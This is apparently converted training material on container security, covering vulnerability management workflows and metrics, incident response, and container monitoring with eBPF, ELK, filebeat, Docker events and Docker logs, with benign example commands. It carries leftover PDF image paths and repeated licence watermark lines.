Vulnerability Management is one of the core activities in any security program. Many times, the progression of a security program or a goal can be driven through the amount of vulnerabilities that are identified in an application's landscape.

With container technology, vulnerability management does not change much, except that we no longer have another abstraction layer to manage vulnerabilities from. That is, we used to have application layers, virtualization layers such as virtual machines, and the operating systems that hosted those virtual machines.

Now, we have to manage vulnerabilities from the application, the containers that host the application, and the host operating system that hosts the container ecosystem.

Given the fact that containers could be short lived, increases the challenges of vulnerability management, however traditional metadata such as which application service the vulnerability originated from, who is responsible for that application, where the application is deployed, when did the application instance start, when did it end are still relevant information in the age of containers as well.

Also there are new age tools like Clair, Trivy, Harbor that aid in container vulnerability management.



The first step in vulnerability management is to start finding security issues using different tools such as Clair, Trivy, Harbor, docker-security-bench.

Then we need tools to aggregate these vulnerabilities such as Defect Dojo, or Threadfix. Aggregating vulnerabilities from different tools is essential and vulnerability management tools offer vulnerability correlation and de-duplication capabilities.

Then we need to analyze issues for false positives, triage these vulnerabilities using Risk Management policies, and then raise these issues in defect tracking systems to developers or DevOps can fix the vulnerabilities.

Vulnerabilities that needs to be fixed by Developers, or DevOps, or Security needs to be created as issues or tickets in a place where Developers, and DevOps manage their day to day tasks. For example, in systems like Jira, or Trello backlog.

Creating security issues that needs to be fixed in a backlog or work management systems that DevOps, and Developer use helps us fix these vulnerabilities faster in comparison raising these issues are tickets in a SIEM system. Currently, many SIEM, and Vulnerability management solutions provide integrations between bug tracking systems, so verified security issues can directly be raised as security bugs in Bug Tracking systems.

Finally, we need to visualize vulnerability metrics to demonstrate, retrospect, and improve our overall security program.

Find, Aggregate and Manage

- Source of the vulnerability
- Required granularity to visualize and manage
- Freshness and validity of the data
- Before false positives or after false Positives
- Metrics based on maturity/risk level of each product
- No one-size fits all

Some of the factors that influence aggregation and management of vulnerabilities are:

1. The source of vulnerability
2. The granularity that is required to visualize and manage
3. Freshness and Validity of the data
4. Vulnerabilities before and after positive identification

We need to know where the vulnerability came from and to which application, or service the vulnerability belonged to. Enterprises typically have Application Portfolio Management systems that have application information such as owners of an application, business stakeholders, development team contact, technology stack details, source code location, repository location, production urls, and so on.

A vulnerability can come through a Bug Bounty program, or through a Threat Modeling discussion, or through automated security assessment tools, or through Security Operations Center.

To triage a vulnerability we also need to know how new the vulnerability is and what is the validity of the vulnerability.

The number of vulnerabilities before identifying false positives, and the number of vulnerabilities after identifying false positives helps us improve the process, automation, and the toolset we have for identifying vulnerabilities.

Again, there is no-one size fits all approach, different organizations have different methods that work for them in terms of aggregating and managing vulnerabilities.

False positives vs False Negatives

| False Positives | False Negatives |
|------------------------------------|---|
| Bugs which are not really issues | Bugs which are not found by a tool |
| Tool loses confidence if more | Tool loses confidence if didn't find flaws |
| Easy to find | Difficult to find |
| Tools provide ability to reduce it | Tools don't provide ability to find more |
| De-duplication is possible (ext) | De-duplication is possible (int) |
| Usually easy to handle | Difficult, as vendor needs to add the feature |

Note: Its a difficult problem to solve and there are no perfect solutions

One of the important facts that helps in improving vulnerability identification toolset is the amount of false positives, and false negatives.

False positives are reported issues that are not real issues.

False negatives are real issues that are not reported.

With respect to security tooling, larger the amount of false positives, and false negatives, then there is less confidence in terms of the effectiveness of the tool.

False positives are easy to find because we can analyze the reported issue and detect whether the issue is true or not. False negatives however are difficult to find, because we need to find security issues by other means to review if the security tool we are using found the issue or not.

Typically, when identifying toolset to find vulnerabilities, we need to conduct proof of concepts to find out whether the tool reports security issues that are expected in an application's context, and over a period of usage we need to review if the tool still suits to the current vulnerability trends.

Fix and Metrics

- Filing issues with false positives is a sure recipe for disaster
- Use tools used by developers and others to file issues
- Prioritize which projects and products to concentrate on
- Generate metrics for showing value (budget?) to the organization
- Need security engineers with scripting knowledge
- Metrics based on maturity/risk level of each product
- Use metrics that fit your organization's culture

Here are some factors that influence the fix and matrix workflow of vulnerability management.

Issues that are supposed to raised in bug tracking systems, should be true positives, that is real issues. If false positives are raised in bug tracking systems, then developers and DevOps that consume the false positives fr the bug tracking systems loose confidence the vulnerability management process.

Another important aspect to raise security issues on the bug or work tracking systems that developers, and DevOps use. Systems such as Jira, Trello, Basecamp, Azure DevOps are various work management systems used by many modern software development teams. Backlog management systems are a single source of truth for product development teams, hence the easiest way to nudge a development of DevOps team to prioritize and fix security issues is to get in to their backlog or work management systems.

For enterprises that manage hundreds of applications, it is very essential to prioritize fixing issues based on the the business impact of applications and data.

Vulnerability Management systems need to have metrics to measure current state of security and to make progress. Metrics are also important to justify the budgets for security improvements.

Many a times with infrastructure as code, fixing vulnerabilities can be scaled across any number of machines, so it is essential to have engineers with scripting knowledge that can remediate vulnerabilities faster.

Again, we need to use metrics that fit into an organizations way of work. If we are only measuring the number of vulnerabilities that are present, and leaving the number of vulnerabilities that are fixed fails to showcase a progressing trend towards security improvements.

Common Security Metrics

- No. of High/Medium/Low Severity vulnerabilities
- Top 5/10 vulnerabilities per business unit/product
- Number of Issues fixed in past month/quarter/year
- Mean time to find
- Mean time to fix/remediate(by division/app/business/tool/quarter/year)
- Number of vulnerabilities for every 10,000 lines
- Percentage of projects with automated scanning

Metrics reflect the current state of security. A broken mirror shows a broken image. A lens on the other shows an enlarged image.

According to Conway's law "*organizations design systems that mirror their own communication structure*". Not only it is important to measure progress, but it is crucial to identify what metrics are used to measure progress.

The ultimate value of security is a system that challenges attackers time and effort, leading to customer confidence, system availability security, and privacy.

If we choose to use a broken mirror, the result would be a broken image. Hence when identifying metrics, we need to be cognizant of the organization's culture, and allow changing the metrics themselves on a certain frequency.

Having said that there are many metrics that are currently available for vulnerability management, please take inspirations from some of the metrics presented here and design the metrics that would suit your current context.

Approaches to Vulnerability Management

1. Start slowly and in phases in multiple(s) of quarter of a year
2. Try to initially work on "No new High or Critical Issues"
3. Number of application and percentage of apps automated with expected maturity level
4. Have a set of primary and secondary metrics which provide high confidence and/or low confidence
5. Start with tools which give low level of false positives like OAST, baseline scans etc.,
6. Work closely with business, product management, developers and QA to fix issues within SLAs
7. Security champions in each project/scrum team/product can greatly increase the effectiveness of management.
8. Use linting to get quality/security discussion started

Here are some approaches to vulnerability management.

Starting small, and in phases help in measuring and changing courses of a security program. Especially in large organization, the idea of pilot projects to showcase the value of something works very well. If we are able to successfully showcase the results of a security program, we might garner more attention, and the security efforts might cross pollinate to others projects in an organization.

When working out Risk Management strategies, try to initially focus on "No New High or Critical Issues". That means, on a certain application or a project we will not let new High or Critical issues creep in, in case there are High and Critical issues that are identified, then they would be fixed immediately. This also allows teams to focus on fixing existing issues one by one over a period of time.

The numbers of applications, and the percentage of apps automated with vulnerability management helps in identifying next phases or maturity levels for an application or a project.

Having a set of primary metrics and secondary metrics helps immediately visualize what's of prime importance. Again, the value of metrics can also change over time, the metrics that are used to measure can themselves change according to the current needs.

The other important aspect is to start with security tooling that result in less number of false positives. Prefer the approach of low effort, and high value. Application package scanners such as safety which is used to scan for CVEs in python pip packages are known to produce less false positives, with less effort to customize and automate in to

vulnerability management.

Sometimes SLAs are forgotten, neglected, or disregarded for various reasons. The product management needs to help accountable for SLAs. Security issues are just like any other bugs in a system but security bugs might have higher negative impact towards a business. Creating issues in the bug tracking systems developers, and DevOps teams use would help us align the SLAs of Risk Management with the SLA of software development.

Try using linting and static analysis tools to get security discussions started with a team. Developers and DevOps are normally protective of their own territory, and showing the current security state would trigger a quality mindset within them.

Creating ambassadors for security such as Security Champions greatly increased the awareness, and the efforts to scale security within an organization.

Vulnerability Feed

- Images contain packages from the following sources
 - Operating system (FROM ubuntu:20.04) or apt/apk
 - Third party code sources like package manager (pip, npm, gem etc.,)
 - In house developed code like binaries/software
- You can leverage your usual vulnerability feed to know about these risks
 - NVD
 - CVE
 - Commercial Tooling
 - OVAL from Redhat


Tool that identify vulnerability based on publicly disclosed vulnerabilities, that is the the Common Vulnerabilities and Exposures (CVEs) depend on vulnerability feeds there updated by trusted entities.

Just like vulnerabilities for any other system, vulnerability feeds for the container ecosystem could come from NVDs, CVEs, Commercial Tooling.

We need to identify vulnerabilities at the Operating System level, third party libraries, and packages level, and also vulnerabilities from internally developed binaries.

Artifact management systems like JFrog Artifactory, Sonatype Nexus have inbuilt capabilities to not only store binaries, but also to scan binaries for CVEs. Sonatype also maintains its own vulnerability feeds that other tools can use.

Similarly, containers registry like Harbor has capabilities of CVE identification at the OS image level, and also at the application package level. Many vulnerability identification tools provide the ability to choose one or more vulnerability management feeds.



Incident Response process has not changed much for the container ecosystem. We used to have endpoint systems integrated with incident response, now we need to respond to incidents from containers as well.

How we respond to the incidents from containers depends on many factors such as the lifetime of a container, current state of compromise, that is whether the attacker has laterally moved to other containers, or has escalated his privileges to the operating system host, and so on.

Incident Response Process

- Incident Response is no different than your typical process however the information source and actions taken will defer from traditional systems
- Understanding the inner workings of Docker ecosystem and how to interact with it to ascertain False positives helps a lot https://www.docker.com/docker-best-practices/continuous-delivery-and-docker
- Free and Commercial tools are available to help you in monitoring Container ecosystem

With Container technology incident response systems now have a new source of vulnerability, that is the container ecosystem itself including the container, the daemon, the container host. It is essential to understand where the vulnerabilities are coming from, so the incident response process needs awareness of the container technology stack to weed out false positives, or to fix a vulnerability.

The actions that you might take on a vulnerability may be very different from a traditional system. In a Kubernetes environment, you might take down pods and ensure new containers are not started in pods until the vulnerability is fixed.

You might pause a container, to take back up, and then dump the container image layers to analyze the vulnerability or an intrusion further.

There are many tools from CNCF that aids in this process, but many times enterprise do not have the time and resources to weave a solution together with open source tools, so they seek commercial solutions for Container Runtime Protection.

Tools such as Falco which is originally developed by Sysdig is open sourced through CNCF, however the company Sysdig also offers commercial solutions with Sysdig with much more capabilities.

Monitoring Challenges in Containers

- Microservices Architecture
- Many moving pieces (containers, services, etc.,)
- Containers are ephemeral
- The size and scale of operations is huge
- Short lived processes
- Can't Install an agent as its an anti-pattern

The challenges in monitoring containers has primarily lies in the lifetime of the containers, and the number and size of moving pieces.

What used to be a single monolith application could now be 30 different micro services each with their own network ports exposed, and connections to other internal and external services.

What used to a single application inventory in terms of an application code base, the server it runs on, the database it connects to, the API that it calls could now be proportional to the number of micro services.

Given the fact that containers are ephemeral, a fix of a CVE would require patching and it is pointless to ssh in to a container and patch it live, instead images needs to be rebuilt, and new containers need to be spun up to replace the existing old containers with a vulnerability.

Installing agents on a container is an anti pattern because containers are short lived. However new age container monitoring and runtime protection tools offer many deployment models for monitoring containers in orchestration systems like Kubernetes.

Challenges of Fixing an Issue (SCA)

- A vulnerable component doesn't have a known fix. Ignore it or Patch it manually.
- If there is no patch (legacy version)
- If there is a patch, ignore it? Risk assessment vs. where would you store the patched version?
- Don't patch if you are not an expert in that package.
- There is a fixed version. If you upgrade, your application breaks. [CVSSv3.0](#)
- Direct Dependency vs. Transitive Dependency; Dependency of Dependency of Dependency (Transitive Dependency)
- False positives (who does the FPA?)
- Ideally, in-house package repositories, e.g., Artifactory, Sonatype Nexus, Docker Registry, Apt repository.
- Make use of virtual patching (ModSecurity and CRS)
- Few thousands to a few hundred thousand OAST issues
- How often? Revisit ignored questions.
- Traditional Risk management - Accept, Ignore, Fix and Transfer

When it comes fixing CVEs in the application layer, here are some challenges:

1. If the vulnerable third party library does not have a known fix, that is if the developers of the third party library has not fixed the vulnerability yet, could we safely ignore the CVE in the third party library or do we need to fix the third party code ourselves, and have it rebuilt?
2. Sometimes when we are using age-old libraries that no one in the development team dares to touch because of legacy code, how could we fix a vulnerability in the legacy library?
3. If we are ignoring a vulnerability, how does it align with our Risk Management process?
4. While fixing bugs in third party libraries, we might accidentally introduce further security bugs, or break another part of the library
5. Sometimes after an upgrading to a fixed version of the third party library, the application functionality might break
6. If a vulnerable dependency is not directly consumed by our application code, instead the vulnerable dependency is actually consumed by another dependency we directly use in our application, how should we proceed?
7. Software Component Analysis, that is the process of identifying vulnerabilities in third party components are also fallible to false positives
8. Third party libraries consumed by application developers are increasingly becoming more and more to aid in higher productivity, at the same time managing vulnerabilities in these third party libraries are also becoming increasing complex.
9. How often should we revisit the ignored CVEs

These are challenges that many organizations face, and the answer to some of the key questions is to follow traditional risk management practices. That is, should we accept the risk, ignore the risk, mitigate the risk, or transfer the risk.

And third party libraries should ideally be maintained through an in-house repository system like JFrog Artifactory, or Sonatype Nexus because these commercial solution offer inbuilt vulnerability management, and we can only configure package managers to pull dependencies from internally approved repositories.

If there are no fixes for a third party library, then we can use a web application firewall to block known exploit patterns and signatures, a process known as virtual patching.

Monitoring in Containers

- Agent in a container
- Sidecar Installation
- Linux Module (syscall monitoring)
- eBPF



There are many patterns available for monitoring containers.

The traditional way of monitoring systems is through an agent. Every endpoint such as a Virtual Machine or a host had an agent that would monitor the system for security.

In a container environment, the idea of agents in a container does not go very well because containers are expected to be small, with a short start up time, and live only for a period of their purpose.

The other pattern for container monitoring is to use a the monitoring system as a side car installation. That means every container has a companion container that lives with it, runs with it, and dies with it. Side car installation many apparently improve the number of containers in an environment. Orchestration systems like Kubernetes support side car installations.

Kubernetes as an orchestration system also supports what is called a daemon set, where there is one monitoring container for all the containers in a node.

Monitoring can also be done through linux modules.

Monitoring can also be done through packet filter such as eBPF. Tools such as Sysdig from the CNCF provides capabilities to monitor and act with eBPF rules.

application metrics, and more. Sysdig includes integration with Prometheus to ingest metrics from instrumented apps and enable advanced queries using the Prometheus query language (PromQL). Sysdig tags all metrics with all the available metadata and tags to support exploring, aggregating, segmenting, and drilling down. All system call activity can be recorded for container troubleshooting. Sysdig Monitor backend has outstanding scalability and serves well in scenarios that support thousands of nodes.

Commercial solutions such as Twistlock which is now a part of Palo Alto Prisma Cloud, and Aqua Security which is not a part of RedHat OpenShift provide container runtime monitoring and defense solutions.

Monitoring using ELK

Using Filebeat to push logs for monitoring and analytics

```
filebeat:  
  build:  
    context: .  
    dockerfile: ./compose/production/filebeat/Dockerfile  
    image: filebeat  
    command: filebeat -e -strict.perms=false  
    volumes:  
      - production_django_log:/var/log/django
```

Here's an example from a docker compose file that uses filebeat as a container to monitor log files at a certain location.

With the ELK stack, filebeat is an agent for forwarding and centralizing log data.

In this example, filebeat takes the files available at `/var/log/django` directory and pushes them to Logstash. Logstash then does its processing adding necessary metadata such as where these files came from, which application did the logs originate from, which part of the infrastructure the logs originate from, and then pushes them to elastic search.

Then Kibana uses information from elastic search to create metrics of the information from the logs that originated form a container.

Kernel Module vs. eBPF

| Kernel Modules | eBPF |
|--|--------------------------------------|
| Crashes the kernel if there are errors | Doesn't Crash the kernel |
| Most commonly used technique | Recent addition to monitoring |
| Lowest impact | Low Impact |
| Doesn't Change the containers | Doesn't Change the containers |

400

Here are the most prevalent ways that commercial and open source tools use to monitor containers.

Container monitoring tools use kernel modules to hook in to system calls to monitor containers. They are extremely fast, however a crash in the kernel module would result in a kernel crash.

eBPF or the Extended Berkeley Packer Filter which does not require any modification to the kernel source code for monitoring. eBPF is a recent addition to the container monitoring space. The biggest benefit of eBPF is that it does not crash the kernel.

Falco from CNCF was using kernel modules earlier, however Falco now uses eBPF.

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A


Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A


Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



In this section, let's explore Docker events to monitor events as they happen at the docker daemon.

Docker Events



Docker has an API that listen for real time events like creating a container, deleting an image or a container, etc.,

The events are generated for the following components in Docker

- 1. Containers
- 2. Images
- 3. Volumes
- 4. Networking

It only returns 1000 log events however you can use filters to see only the required information.

<https://docs.docker.com/engine/reference/commandline/events/>

Docker captures most events in real time as they happen using the interactions that happen at the docker daemon.

Docker CLI or the Docker API interacts with the docker daemon to create an image, or a volume, or a network, or to start and stop a container, and other associated actions.

If a container is created, an event is captured. If an image is pulled, an event is captured. If you build an image an event is captured.

Docker events are realtime, meaning that the events are captured as they happen.

Only the last 1000 log events are returned, but we can use filters to see any required event.

Docker logs can be exported to json, or syslog formats, and there are other providers that are available to export events to other systems.

Docker Events

Get real time events from docker.

```
# Listen to docker events in a terminal
$ docker events

# In another terminal window, run an nginx container to review the events
$ docker run -d nginx

# Docker events can be filtered by timestamps
$ docker events --since '2021-12-15T11:35:42.168330976Z'

# Docker events can be filtered for a particular image
$ docker events --filter 'image=alpine'

# Docker events can be formatted for json
$ docker events --format '{{json .}}'
```

In the example for docker events, we will use two terminal windows.

On one terminal, we will run the cli command `docker events`. `docker events` is a blocking command, that it waits indefinitely and keeps showing logs as they occur in real time.

In an another event, we can pull a docker image, or a run an nginx container, and if we observe the docker events terminal window, we would see the pull, and run operations in real time.

Docker events can be filtered with unix timestamps, or date timestamps.

We can filter docker events based on specific images, or containers, or networks.

We can also export docker events in json format.

Docker events can also be extracted through the API via `/events` which would lead to <https://localhost:2375/events/>.

Pushing Logs to Syslog

Setup the daemon at `/etc/docker/daemon.json`

```
{  
  "log-driver": "syslog",  
  "log-opt": {  
    "syslog-address": "udp://syslog.acmegrp.org:1111"  
  }  
}
```

Docker daemon can be instructed to push docker events to syslog by changing the configuration at `/etc/docker/daemon.json`.

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A


Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A


Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



In this section, let's explore Docker Logs to monitor application specific events.



Docker Logs

Docker events allow us to stream information about docker events however it doesn't show you the application logs.

We can use the *docker logs* command to fetch the application logs and using some agent, sent the logs to a storage, and alerting system like SIEM.

<https://docs.docker.com/engine/reference/commandline/logs/>

Docker events allows us to stream information about events from the docker daemon, however docker events does not show information that are specific to the applications running inside of those containers.

We can use the *docker logs* command to fetch application logs, and using some agent, the logs can then be sent to a storage, then an alerting system like SIEM can perform analytics, and act on the log information.

Docker containers normally have a foreground process that attaches itself to the STDOUT, and STDERR. The foreground process is very similar to running a the process using a terminal.

If we try and run an nginx server, or start python through a terminal window, we get some output in our terminal, that is because the process in the terminal writes logs to STDOUT, and STDERR, and the terminal displays them.

Similarly, a foreground process in a container writes logs to STDOUT, and STDERR, and the log information can be retrieved using *docker logs* command. Logs by default are written in json format.

Docker Logs

Fetch application logs from a container.

```
# Run an nginx container named nix in the background
$ docker run -d --name ngx nginx

# Review the logs of the ngx container
$ docker logs ngx

# docker-compose also supports logs
$ docker-compose logs

# docker-compose logs for a specific service named webapp
$ docker-compose logs webapp

# docker-compose logs for a specific service name db
$ docker-compose logs db

# Inspect the location of application logs
$ docker container inspect --format='{{.LogPath}}' ngx
```

Let's run an nginx container in the background named ngx, and review its logs using the command *docker logs ngx*.

When using docker-compose, we can retrieve the logs for the entire group of containers using *docker-compose logs* or we can retrieve the logs for a particular service in docker-compose using *docker-compose logs webapp*.

When a container is started, we can grab the location of the log file by inspecting the container with *docker inspect*.

After grabbing the location of the log file, try *catting* the log file to review how docker logs are stored in json format.

Docker Logs

Fetch container logs that are written to STDOUT.


```
# Run an alpine container in the background that prints date in a while loop
$ docker run -dt --name alp1 alpine sh -c "while true; do date; sleep 1;
done;"
```

```
# Review the logs with docker logs
$ docker logs alp1
```

```
# Review the logs with docker logs again
$ docker logs alp1
```

In this example we are running an alpine container in detached mode. Inside the container a foreground shell process runs an infinite loop printing date. The shell by default would write the value of date to the STDOUT.

We can review the logs of the `alp1` container with `docker logs alp1` every once in a while to review what's written inside a container.



In this exercise we will explore how to configure and use docker logs. Let's complete this lab and come back.

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A


Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

